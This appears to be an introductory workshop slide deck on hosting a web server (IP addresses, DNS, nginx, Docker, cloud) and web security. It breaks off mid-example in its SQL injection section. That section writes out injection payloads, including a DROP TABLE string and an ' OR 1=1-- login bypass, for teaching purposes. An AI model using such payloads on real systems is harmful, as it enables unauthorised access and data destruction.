



Build Deploy Secure Manage

Take your code beyond localhost



Contents

➔ About the Internet

IP Addresses, Web Servers

➔ Hosting your Server

nginx, Docker, Cloud Providers

➔ Securing your Server

Web Security, Vulnerabilities and preventing them

★ Interactive Session: Hack an app!



< Messages

Jimmy

Details

 _codehub_

Hey bro, after days of hard work, I finally built a website

That's awesome!

Can you check it out??

<http://localhost:3000/hi>

Looks great bro!

Thanks bro!

Web Servers

A server is just a computer, that is turned on 24x7.

- When the client (e.g. a browser) requests for some web page, the server responds with the content to be displayed.
- Usually, servers are rented from data centers (the “cloud”) from providers (AWS, Google Cloud, etc.)
- Servers run specialised software (e.g. nginx or Apache) to handle incoming requests.



IP Address

- A unique string of numbers assigned to every device on the Internet.
- Looks like 192.168.1.5 (IPv4) or long complex strings (IPv6)
- It ensures the data finds the right computer.


How to know your IP address?

- Windows: open cmd prompt and type **ipconfig**
- Linux: type **ifconfig**

```
wlp0s20f3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.145.191.140 netmask 255.255.128.0 broadcast 10.145.255.255
    inet6 fe80::b84d:7922:b18b:9d06 prefixlen 64 scopeid 0x20<link>
    ether 5c:b4:7e:1f:e1:45 txqueuelen 1000 (Ethernet)
    RX packets 4634546 bytes 4552732509 (4.5 GB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1775136 bytes 587406485 (587.4 MB)
    TX errors 0 dropped 100 overruns 0 carrier 0 collisions 0
```

There's no place like
127.0.0.1

IP Address




- Devices connected to a router form a LAN network. The router is connected to the internet, and it has a **unique IP address**.
- The router assigns some **Private IP addresses** to each device in its network. Whenever a device tries to send a message to some other device in the internet, the router is responsible for correctly translating the IPs and routing the requests.

Run `curl ifconfig.me` to know your **Public IP address**!

Visiting a Website

You type the URL of your favourite website, and hit Enter.



The browser does a **DNS lookup** to get the IP address corresponding to the domain name.



DNS (Domain Name System)

It is a mapping between **domain names** (e.g. kossiitkgp.org) and **IP addresses** of servers (e.g. 172.67.220.38). **DNS Servers** respond to queries for IP addresses, given a domain name.

A DNS Server responds with:
kossiitkgp.org is at 172.67.220.38


Visiting a Website

The browser sends a request to the server:

GET /index.html

("please give me the homepage file")

The server understands the request,
and responds with an HTML file for
the homepage of the website



The browser renders the HTML file
onto the screen, and you see the
website, in all its glory.


- You can see the requests the browser made, and what the server responded with, by using **Developer Tools** in your browser.



Nginx: The gateway to your server

nginx is software that runs on the server and handles network requests.

- It stands between the internet and our backend, forwarding requests to our application.
- It can be configured to serve static files (e.g. HTML files, image files, etc.) from a directory.
- It can distribute the traffic across multiple instances. (**Load Balancing**)
- It is performant and can handle high concurrency with low memory usage.



Configuring your Server

```
server {  
    listen 80;  
    server_name my-website.com;  
  
    location /api/ {  
        proxy_pass http://127.0.0.1:8000;  
        proxy_set_header Host $host;  
        proxy_set_header X-Forwarded-Proto $scheme;  
        proxy_set_header X-Real-IP $remote_addr;  
    }  
  
    location /files/ {  
        alias /my-files/;  
        autoindex on;  
    }  
  
    location / {  
        proxy_pass http://127.0.0.1:3000;  
        proxy_http_version 1.1;  
  
        proxy_set_header Host $host;  
        proxy_set_header X-Real-IP $remote_addr;  
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;  
        proxy_set_header X-Forwarded-Proto $scheme;  
    }  
}
```

Containerization

"It works on my machine"

- Applications don't run in isolation. They depend on factors such as the OS, libraries installed, runtime versions, config files and env variables.
- If any of these differ, the program may not run correctly.
- **Containerisation** allows you to package your application together with everything it needs to run.
- This includes: the runtime, libraries, system dependencies and environment variables.
- **Docker** is a tool that allows you to create and run containers.



Docker Images

- An **image** is package that includes everything required to run an application.
- Images build on top of other, preexisting images, in a hierarchical structure.
- **Docker Hub** is a registry of Docker images where people can push their images, or use existing images for their applications.



`my-cool-app:dev`



`python:3.11-slim`



debian

`debian:11-slim`

Containerize your application

The **Dockerfile** defines a Docker Image, that runs as an isolated container.

Use the python image
(from Docker Hub)

Copy some files into
the container

Install the necessary
dependencies for the
application

Run the app

```
FROM python:3.11-slim
WORKDIR <path>
COPY requirements.txt .
RUN pip install --no-cache-dir -r requirements.txt
COPY app.py .
EXPOSE 5000
CMD ["python", "app.py"]
```

Dockerfile

Versions of runtime and
libraries will be same for
everyone running this image!

Putting your code on the cloud



- AWS, Azure and GCP are widely used **cloud providers** that allow users to rent private servers for hosting our applications.
- Services such as **AWS EC2** (Elastic Cloud Compute) provide you with a virtual computer running on Amazon's data centers, which you can host your servers on.

Doubts?



Web Security

“But it says enter ‘password’ why should I change it?”

- Web security is the field of study that deals with **preventing** and **defence** against common types of *vulnerabilities in web systems*.
- Web security is necessary to enforce “*Confidentiality, Integrity and Availability*” in web-based systems.
- It ensures that your browsing data does not end up on the dark web, or worse ... with your parents




But What if I Don't?

I mean who wants to pay someone just to secure some data?


An Insecure website is like a field trip for data miners.

Not securing a website leads to

1. Financial Losses
2. Reputation Loss
3. Operation disruption



10 of the biggest data breaches in history



Types of Threats

```
graph TD; A[Types of Threats] --> B[Injection]; A --> C[XSS]; A --> D[Broken Auth]; B --> B1[Untrusted data is sent to an interpreter (e.g., SQL Injection).]; C --> C1[Malicious scripts are executed in the user's browser.]; D --> D1[Weak session management allows attackers to assume user identities.];
```

Injection

Untrusted data is sent to an interpreter (e.g., SQL Injection).

XSS

Malicious scripts are executed in the user's browser.

Broken Auth

Weak session management allows attackers to assume user identities.

Structured Query Language


"Another Language?"

What is SQL?

1. A Query scripting language used to manage databases
2. It can be used to create, fill and **Query** those databases to manage large amount of records

Why Do I need to Learn It?

- It is used **A LOT**




Microsoft®
SQL Server®



Basic SQL Syntax

English Syntax:



SQL Syntax:



So, if I want to **select** all *roll_numbers* **from** *students_table* **where** *marks > 50*

I would write:

```
SELECT roll_numbers FROM students_table WHERE marks > 50;
```

SQL Injection

"Hi, I'm Robert'); DROP TABLE Students;--"

1. Many old websites used to directly use the entered string as the query to fetch the data.
2. This means whatever unprotected string I pass as the input is used **directly** as the query text.
3. This leaves a lot of gaps for malicious **"payloads"**.



When I pass the username “username” and password “password”, the query used is:

```
SELECT required_rows FROM required_table WHERE  
username="username" AND password="password"
```

So what happens if I pass the username ‘username’ OR 1=1--’ and password “password2”?

The Query becomes:

```
SELECT required_rows FROM required_table WHERE  
